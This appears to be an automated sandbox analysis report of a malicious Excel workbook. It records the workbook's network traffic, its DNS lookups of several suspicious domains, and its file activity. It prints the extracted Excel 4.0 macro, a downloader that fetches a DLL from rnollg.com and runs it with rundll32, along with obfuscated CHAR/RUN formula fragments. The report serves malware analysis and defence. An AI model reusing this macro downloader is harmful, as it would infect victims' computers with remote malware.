Data Raw:	09 08 08 00 00 05 05 00 04 3d cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0e c0 ed e4 f0 e5 e9 20 c5 eb e8 f1 e5 e5 e2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, "https://rnollg.com/kev/scfrd.dll", C:\ProgramData\BysKlez.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, Open, "rundll32.exe", C:\ProgramData\BysKlez.dll, DllRegisterServer", 0, 0)
```

,,=CHAR(FJ1168-
11),,=RUN(HL1475),,,
,,=RUN(GW1647),,84,,
,,
,,,
,,,
,,,
,,,
,,,
,,,
,,,
,,,
,,,

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:25:19.822429895 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:19.843436956 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:19.843513012 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:19.852008104 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:19.875051022 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:19.879328966 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:19.879359007 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:19.879411936 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:19.879441977 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:19.888462067 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:19.911640882 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:19.912218094 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:19.912314892 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.124550104 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.145728111 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438649893 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438698053 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438736916 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438764095 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438801050 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438838959 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438867092 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.438868999 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.438899040 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.438935041 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.438971996 CET	49165	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:25:20.439160109 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.439201117 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.439237118 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.439249039 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.439281940 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.439907074 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.439951897 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.439987898 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.439987898 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.440025091 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.440063953 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.440694094 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.440764904 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.466262102 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.466551065 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.466659069 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.466685057 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.466782093 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.494735003 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.494909048 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.498755932 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498781919 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498801947 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498816967 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498836040 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498855114 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498876095 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.498879910 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498919964 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.498928070 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498955011 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.498955011 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.498977900 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.498980045 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499005079 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499017000 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499028921 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499067068 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499442101 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499464035 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499484062 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499505997 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499509096 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499528885 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499536037 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499562025 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499563932 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499589920 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499592066 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499614954 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499614954 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499644041 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499663115 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499666929 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499684095 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.499694109 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.499732018 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.500997066 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.522934914 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.522959948 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.523053885 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.523076057 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.523103952 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.523144960 CET	49165	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:25:20.523171902 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.549694061 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.549787045 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.549789906 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.549807072 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.549864054 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.549873114 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:25:20.549877882 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.549916029 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:25:20.549928904 CET	49165	443	192.168.2.22	172.67.150.228

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:25:19.788542032 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:25:19.810256004 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 21:25:52.421648026 CET	53099	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:25:52.438337088 CET	53	53099	8.8.8.8	192.168.2.22
Jan 26, 2021 21:25:54.128047943 CET	52838	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:25:54.147412062 CET	53	52838	8.8.8.8	192.168.2.22
Jan 26, 2021 21:25:54.766288996 CET	61200	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:25:54.850646019 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 21:25:19.788542032 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	rnollg.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:52.421648026 CET	192.168.2.22	8.8.8.8	0x9b74	Standard query (0)	gadgetswolf.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:54.128047943 CET	192.168.2.22	8.8.8.8	0xcc21	Standard query (0)	homesoapmolds.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:54.766288996 CET	192.168.2.22	8.8.8.8	0x8798	Standard query (0)	govemedico.tk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:25:19.810256004 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	rnollg.com		172.67.150.228	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:19.810256004 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	rnollg.com		104.21.11.254	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:52.438337088 CET	8.8.8.8	192.168.2.22	0x9b74	No error (0)	gadgetswolf.com		104.21.44.135	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:52.438337088 CET	8.8.8.8	192.168.2.22	0x9b74	No error (0)	gadgetswolf.com		172.67.200.147	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:54.147412062 CET	8.8.8.8	192.168.2.22	0xcc21	No error (0)	homesoapmolds.com		172.67.198.109	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:54.147412062 CET	8.8.8.8	192.168.2.22	0xcc21	No error (0)	homesoapmolds.com		104.21.60.169	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:54.850646019 CET	8.8.8.8	192.168.2.22	0x8798	No error (0)	govemedico.tk		172.67.158.184	A (IP address)	IN (0x0001)
Jan 26, 2021 21:25:54.850646019 CET	8.8.8.8	192.168.2.22	0x8798	No error (0)	govemedico.tk		104.21.73.69	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 26, 2021 21:25:19.879359007 CET	172.67.150.228	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:25:52.554636002 CET	104.21.44.135	443	192.168.2.22	49166	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:25:54.204780102 CET	172.67.198.109	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:25:54.905309916 CET	172.67.158.184	443	192.168.2.22	49168	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jan 14 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Fri Jan 14 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1252 Parent PID: 584

General

Start time:	21:24:39
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f0e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DDE1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F42EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B0EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE0828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FE0828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DDE1.tmp	success or wait	1	13F69B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B0EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	C:\Users\user\Desktop\case (166).xls1	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B0EE0000	569	548	cc 98 d1 6e da 30 14 86 ef 27 ed 1d 22 df 4e 89 b1 d9 ba 76 02 7a b1 75 97 5b a5 76 0f 60 e2 43 62 91 d8 96 ed b6 f0 f6 b3 03 a5 1b 02 d2 a8 55 7b 6e 92 10 e7 9c ff f7 49 f4 49 fc 93 cb 55 db 64 f7 e0 bc 32 7a 4a 58 31 22 19 e8 d2 48 a5 ab 29 f9 73 fb 33 3f 27 99 0f 42 4b d1 18 0d 53 b2 06 4f 2e 67 1f 3f 4c 6e d7 16 7c 16 ab b5 9f 92 3a 04 fb 8d 52 5f d6 d0 0a 5f 18 0b 3a ae 2c 8c 6b 45 88 3f 5d 45 ad 28 97 a2 02 ca 47 a3 33 5a 1a 1d 40 87 3c a4 1e 64 36 f9 01 0b 71 d7 84 ec 6a 15 6f 6f 9c cc 95 26 d9 f7 cd 73 49 6a 4a 84 b5 8d 2a 45 88 46 e9 bd 96 7b 22 b9 59 2c 54 09 d2 94 77 6d 6c 5d 78 eb 40 48 5f 03 84 b6 29 ac 53 51 d1 dd 40 08 71 63 9e d0 83 9a 56 57 7b 9a aa 4d 9e d3 fd c3 15 0e 1a bf 57 d2 63 73 3b 87 22 56 76 5b f1 b5 b2 fe 53 1c d6 11 85 b4 72	...n.0...'..".N....v.z.u.[.v.` .Cb.............U{n......I.I. ..U.d...2zJX1"...H..).s.3?'.. BK...S..O.g.? Ln..|.....:...R_.. ._..:.,.kE.?]E.(....G.3Z..@. <..d6...q...j.oo...&...sIjJ...*E .F... {".Y,T...wml]x.@H_...).SQ ..@.qc....VW{..M........W.cs ;."Vv[....S.....r	success or wait	48	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B0EE0000	1117	2	03 00	..	success or wait	45	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B0EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 f4 30 4f cc 26 02 00 00 05 16 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..0O.&........... [Content_Types].xml ... (...................................	success or wait	48	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B0EE0000	16256	1177	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 17 00 00 00 17 08 02 00 00 00 6f 48 43 f7 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 04 3e 49 44 41 54 38 4f 75 54 6b 50 94 65 14 7e ce ee 72 75 b9 2c 0b 02 a6 5c d4 04 65 50 46 86 92 80 66 fc 61 fe 68 ca 99 a6 f2 4f 53 33 42 97 99 a6 9a 9c 32 1d 43 1b b2 1f da 98 59 93 8e d3 94 d6 a4 7f 98 98 4c a1 c6 60 60 d0 02 77 4b 84 01 85 b8 b3 e0 1a 0b 08 2c cb 65 d9 7d 4f e7 e5 22 44 f0 cc 37 fb 7d fb 9d f3 3d ef 79 9f f3 9c 97 98 19 cb 61 60 12 07 6a b8 c2 05 a3 91 d2 56 f1 97 39 94 14 b6 6c a2 7e 69 58 1c 19 f5 c2 3f cf 69 77 e1 de 38 7f 91 85 ef 72 a0 18 d5 ce b9 44 79 1e f1 2e a5 5b 60 a9 ec c3 1b d7 f9 43 3b ba dd 3a c9 e1 86 39 80 72 e3	.PNG.....IHDR.....o HC.....sRGB.....pHYs..... .....+.....>IDAT8OuTkP.e.~.. ru. ,...\..ePF...f.a.h....OS3B.... .2.C.....Y.....L..``..wK.. .....,.e.}O.."D..7.}...=.y.. .....a`..j.....V..9...I.~iX.. ..?.iw..8....r.....Dy....[`... ...C;..:....9.r.	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B0EE0000	56412	3368	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f4 30 4f cc 26 02 00 00 05 16 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 37 72 66 a6 f7 01 00 00 f4 13 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 85 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 73 4c b7 e8 02 00 00 4d 0a 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bc 0a 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..0O.&..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._...._rels/.re lsPK..-.....!.7rf..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .sL.....M..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2................... ......\.p....user B.....a.........=.@.........	success or wait	1	7FEEAC59AC0	unknown
